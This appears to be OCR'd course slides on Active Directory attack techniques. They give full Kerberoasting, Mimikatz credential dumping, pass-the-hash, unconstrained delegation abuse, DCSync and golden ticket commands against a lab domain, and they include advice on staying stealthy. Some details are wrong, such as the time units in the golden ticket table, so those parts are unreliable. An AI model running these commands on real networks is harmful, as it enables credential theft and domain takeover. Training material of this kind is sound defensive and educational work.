
```
Get-ModifiableService -Verbose
```

- Unquoted Service Path :

```
Get-ServiceUnquoted -Verbose
```

DEMO

Admin Reconnaissance



- With enough privileges on the Local machine the Adversary will try to perform where Admin users are logged-on. Technique Example : Credential Dumping

- Service accounts generally have Administrator privileges in a machine.

- Well-known attacks like **Kerberoasting** can be used to brute-force service account credentials.

- We need to find users where a high-privilege domain user like Domain Admin has sessions, this can be done using “Invoke-UserHunter” query.

-> Kerberoasting


- We send all the required details to DC to get a valid **TGT**, this TGT can be used to get a **TGS** (for authorization) to access any specific service.

- Upon getting the TGS (encrypted with target **service account** hash), one can export it and then brute-force it against a password dictionary.

- Also, Administrator generally do not focus on changing the credentials of **non-machine** service account, we end up getting the clear-text credentials ☺

- In-short, it is the offline brute-forcing of service account credentials.

KERBEROASTING



- Find User accounts which are used as service accounts :

```
Get-NetUser -SPN
```

- We request the TGS aka service ticket :

```
Request-SPNTicket
```

- Check ticket in-memory:

```
klist
```

- Export ticket using Mimikatz :

```
Invoke-Mimikatz -Command '"kerberos::list /export"'
```

- Now, Crack the Service account password using tgsrepcrack.py

```
python.exe .\tgsrepcrack.py .\passwords.txt '.\Ticket.kirbi'
```

DEMO

- **Lateral Movement**

  - The Adversary will try to move laterally in the environment in search for some critical servers/assets.

  - Some of the techniques that can be used are :
    - PowerShell Remoting
    - Windows Management Instrumentation (WMI)
    - Invoke-Mimikatz.ps1 etc

  - It is advised to choose a method which is stealth and leave almost no footprints on ANY machines the Adversary is targeting.

-> PowerShell Remoting

- It used WinRM protocol and runs by-default on TCP ports 5985 (HTTP) and 5986 (HTTPS)
- It is a recommended way to manage Windows core servers.
- This comes enabled by-default from Windows Server 2012.
- Adversary uses this utility to connect to remote computers/servers and execute commands upon achieving high privileges.
- Example : **Invoke-Command**, **New-PSSession**, **Enter-PSSession**

- Configuration is easy “**Enable-PSRemoting -SkipNetworkProfileCheck -Verbose -Force**” as administrator.

- It is used to run commands and scripts on :
  - Windows Servers/workstations
  - Linux machines too (PowerShell is Open-Source project)

- Example commands :

```
1. $session = New-PSSession –Computername Windows-Server

2. Invoke-Command –Session $session –ScriptBlock {Whoami;hostname}

3. Enter-Pssession –Session $session -verbose
```

-> Mimikatz PowerShell Script

- Used for dumping credentials, Kerberos tickets etc all in-memory.
- Run with Administrative privileges for performing credential dumping operations.
- Ex : (As Administrator)

```
Invoke-Mimikatz -DumpCreds -Verbose
Invoke-Mimikatz –DumpCreds –ComputerName @(“comp1”,”comp2”)
```

- Most famous Pass-the-hash attack:

```
Invoke-Mimikatz -Command '"sekurlsa::pth /user:Administrator /domain:cyberwarfare.corp/hash:
/run:powershell.exe"'
```

DEMO

-> Unconstrained Delegation

- In case when constrained delegation is enabled, DC places user's TGT inside TGS. When the user presents it to server having unconstrained delegation enabled, that TGT is extracted from the TGS and stored in-memory.

- Adversary can export that TGT to access any other resource as that user. Now imagine the consequences when we get the TGT of a Domain Admin.

- List computers having Unconstrained Delegation Enabled :

```
Get-NetComputer –unconstrained -verbose
```

- **Unconstrained Delegation Abuse Steps :**

  - Adversary can compromise the Server where Unconstrained Delegation is enabled.

  - Using Social engineering an adversary can trick the domain admin or any privileged user to connect to the already compromised server.

  - Extract the Domain Admin TGT :

```
Invoke-Mimikatz –Command '"sekurlsa::tickets /export"'
```


  - Re-use the ticket to perform other operations as Domain Admin :

```
Invoke-Mimikatz –Command '"kerberos::ptt ticket.kirbi"'
```

  - Run DCSYNC Attack :

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:cyberwarfare\krbtgt"'
```

Persistence & Exfiltrate



- Once critical assets are identified with enough privileges, Adversaries will try to establish long-term persistence and try to exfiltrate data stealthily.

- For Data Exfiltration adversary can use various protocols to remain under the hood.

- Some of the data exfiltration techniques are mentioned below :
  - Automated Exfiltration [T1020]
  - Exfiltration Over Alternative Protocol [T1048]
  - Exfiltration Over Physical Medium [T1052]
  - Transfer Data to Cloud Account [T1537]

-> Golden Ticket Attack :


- Golden ticket is signed and encrypted with the “**krbtgt”** account hash.

- The krbtgt account hash can be use to impersonate any user with any privileges.

- Requirements :

  - Domain SID
  - Krbtgt hash
  - Domain name
  - SIDS (in Cross-Forest Attacks)

GOLDEN TICKET ATTACK



- Extract **krbtgt** account hash :

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:cyberwarfare\krbtgt"'
```

- Domain SID :

```
whoami /all (of a domain user)
```

- Adversary Forge Golden ticket in a Domain as follows :

```
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:cyberwarfare.corp /sid:S-1-5-21-xxxxx-yyyyy-xxxxx /krbtgt:xxxxxxxxxxxxxxxxxx /startoffset:0 /endin:600 /renewmax:10080 /ptt"'
```

Command	Explanation
kerberos::golden	Module Name
/User:Administrator	Username for which the TGT is generated
/domain:cyberwarfare.corp	Current Domain Fully Qualified Domain Name
/sid:xxx	SID value of the domain
/krbtgt:yyyyy	Krbtgt user account hash
/ptt	Injects the ticket in current session (memory)
/ticket	Save the ticket in .kirbi format
/startoffset:0	Set ticket time to the latest (current)
/endin:600	600 sec (10 minutes) by-default 10 Years
/renewmax:10080	7 Days (10080 sec)

-> Silver Ticket Attack :

- Silver ticket is signed and encrypted with the target service account hash.

- Represents a valid TGS (for authorization)

- Requirements :

  - Domain SID
  - Service account /Machine Account hash
  - Domain name
  - SIDS (in Cross-Forest Attacks)

-> DCSYNC Attack

